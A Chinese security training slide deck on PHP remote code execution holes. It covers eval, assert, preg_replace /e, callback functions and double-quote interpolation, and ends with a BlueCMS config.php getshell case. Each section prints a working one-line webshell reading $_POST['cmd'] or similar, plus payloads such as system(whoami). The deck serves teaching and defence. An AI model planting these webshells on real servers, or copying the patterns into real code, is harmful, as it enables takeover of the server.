


命令执行

CommandExecution

CONTENTS

01. 命令执行漏洞简介

02. 代码执行函数

/01

命令执行漏洞简介

01

命令执行漏洞产生原因

应用未对用户输入做严格得检查过滤，导致用户输入的参数被当成命令来执行。一般分为代码执行与命令执行。

02 命令执行漏洞的危害

1. 继承Web服务程序的权限去执行系统命令或读写文件
2. 反弹shell，获得目标服务器的权限
3. 进一步内网渗透

02

漏洞出现点

1. 代码里面存在命令执行函数并且输入参数可以控制
2. 代码里面存在代码执行函数并且输入参数可以控制
3. 网站存在历史漏洞（网站本身、各种组件）

/02

远程代码执行函数

远程代码执行

因为业务需求，在PHP中有时需要调用一些执行命令的函数，如：**eval()、assert()、preg_replace()、create_function()**等，如果存在一个使用这些函数且未对**可被用户控制的参数进行检查过滤**的页面，那么这个页面就可能存在远程代码执行漏洞。

小于php7 assert被拼接之后依然可以命令执行

eval不行

php命令执行代码总结：https://chybeta.github.io/2017/08/08/php%E4%BB%A3%E7%A0%81-%E5%91%BD%E4%BB%A4%E6%89%A7%E8%A1%8C%E6%BC%8F%E6%B4%9E/

01

远程代码执行-eval函数

eval (string $code)

把字符串 code 作为PHP代码执行

```
<?php @eval($_POST['cmd']);?>
```

注意：

eval() 函数传入的参数必须为PHP代码，即要以分号结尾；

函数eval()语言结构是非常危险的， 因为它允许执行任意 PHP 代码。不要允许传入任何由用户提供的、未经完整验证过的数据 。

02

远程代码执行-assert函数

```
assert ( mixed $assertion [, string $description ] )
```

检查一个断言是否为 FALSE，如果 assertion 是字符串，它将会被 assert() 当做 PHP 代码来执行。

```
<?php @assert($_POST['cmd'])?>
```

注意：

assert()函数是直接将传入的参数当成PHP代码执行，不需要以分号结尾。

03

远程代码执行-preg_replace函数

```
preg_replace ( mixed $pattern , mixed $replacement , mixed $subject [, int $limit = -1 [, int &$count ]] )
```

执行一个正则表达式的搜索和替换，搜索subject中匹配pattern的部分， 以replacement进行替换。

```
<?php preg_replace("/test/e",$_POST["cmd"],"just test");?>
```

```
preg_replace('正则规则','替换字符', '目标字符')
```

版本	说明
7.0.0	不再支持 /e修饰符。 请用 preg_replace_callback() 代替。
5.5.0	/e 修饰符已经被弃用了。使用 preg_replace_callback() 代替。参见文档中 PREG_REPLACE_EVAL 关于安全风险的更多信息。

PCRE修饰符 e ： preg_replace()在进行了对替换字符串的后向引用替换之后，将替换后的字符串作为php代码评估执行(eval函数方式)，并使用执行结果作为实际参与替换的字符串。

04

远程代码执行-array_map函数

```
array_map ( callable $callback , array $array1 [, array $... ] )
```

array_map()：返回数组，是为 array1 每个元素应用 callback函数之后的数组。callback 函数形参的数量和传给 array_map() 数组数量，两者必须一样。为数组的每个元素应用回调函数

```
<?php
$func=$_GET['func'];
$cmd=$_POST['a'];
$array[0]=$cmd;
$new_array=array_map($func,$array);
echo $new_array;
?>
```

05

远程代码执行-create_function函数

create_function (string $args , string $code)

从传递的参数创建一个匿名函数，并为其返回唯一的名称。

通常这些参数将作为单引号分隔的字符串传递。使用单引号的原因是为了保护变量名不被解析，否则，如果使用双引号，就需要转义变量名，例如\$avar。

```
<?php
$func = create_function('',$_POST['cmd']);
$func();
?>
```

06

远程代码执行-call_user_func函数

```
call_user_func ( callable $callback [, mixed $parameter [, mixed $... ]] )
```

第一个参数 callback 是被调用的回调函数，其余参数是回调函数的参数。把第一个参数作为回调函数调用

```
<?php
call_user_func("assert",$_POST['cmd']);
//传入的参数作为assert函数的参数
//cmd=system(whoami)
?>
```

07

远程代码执行-call_user_func_array函数

```
call_user_func_array(callable $callback, array $param_arr): mixed
```

把第一个参数作为回调函数（callback）调用，把参数数组作（param_arr）为回调函数的的参数传入。

```
<?php
call_user_func_array($_GET['func'],$_GET['p']);
//传入的参数作为assert函数的参数
//?func=assert&p[]=phpinfo()
?>
```

08

远程代码执行-array_filter函数

```
array_filter ( array $array [, callable $callback [, int $flag = 0 ]] )
```

用回调函数过滤数组中的单元;依次将 array 数组中的每个值传递到 callback 函数。

```
<?php
$cmd=$_POST['cmd'];
$array1=array($cmd);
$func =$_GET['func'];
array_filter($array1,$func);
//用回调函数过滤数组中的元素：array_filter(数组,函数)
//?func=system //cmd=whoami
?>
```

09

远程代码执行-双引号

```
<?php
// echo "phpinfo()";
echo "{${phpinfo()}}";
echo "${@assert($_POST[a])}";
?>
```

在php中，双引号里面如果包含有变量，php解释器会将其替换为变量解释后的结果
单引号中的变量不会被处理，双引号中的函数不会被执行和替换。

10

bluecms 重装getshell漏洞


1. cms的配置文件如果使用了双引号，如果双引号里面写入了php的命令执行语句即可获取shell

config.php | config.php

```php
<?php
$dbhost = "localhost";

$dbname = "bluecms";

$dbuser = "root";

$dbpass = "[redacted]";

$pre = "blue_";

$cookiedomain = '';

$cookiepath = '/';

define('BLUE_CHARSET','gb2312');

define('BLUE_VERSION','v1.6');

?>
```

ıfig.php | config.php

```php
<?php
$dbhost = "localhost";

$dbname = "${@assert($_POST[a])}";

$dbuser = "root";

$dbpass = [redacted];

$pre = "blue_";

$cookiedomain = '';

$cookiepath = '/';

define('BLUE_CHARSET','gb2312');

define('BLUE_VERSION','v1.6');

?>
```



谢谢观看

合天网安实验室

www.hetianlab.com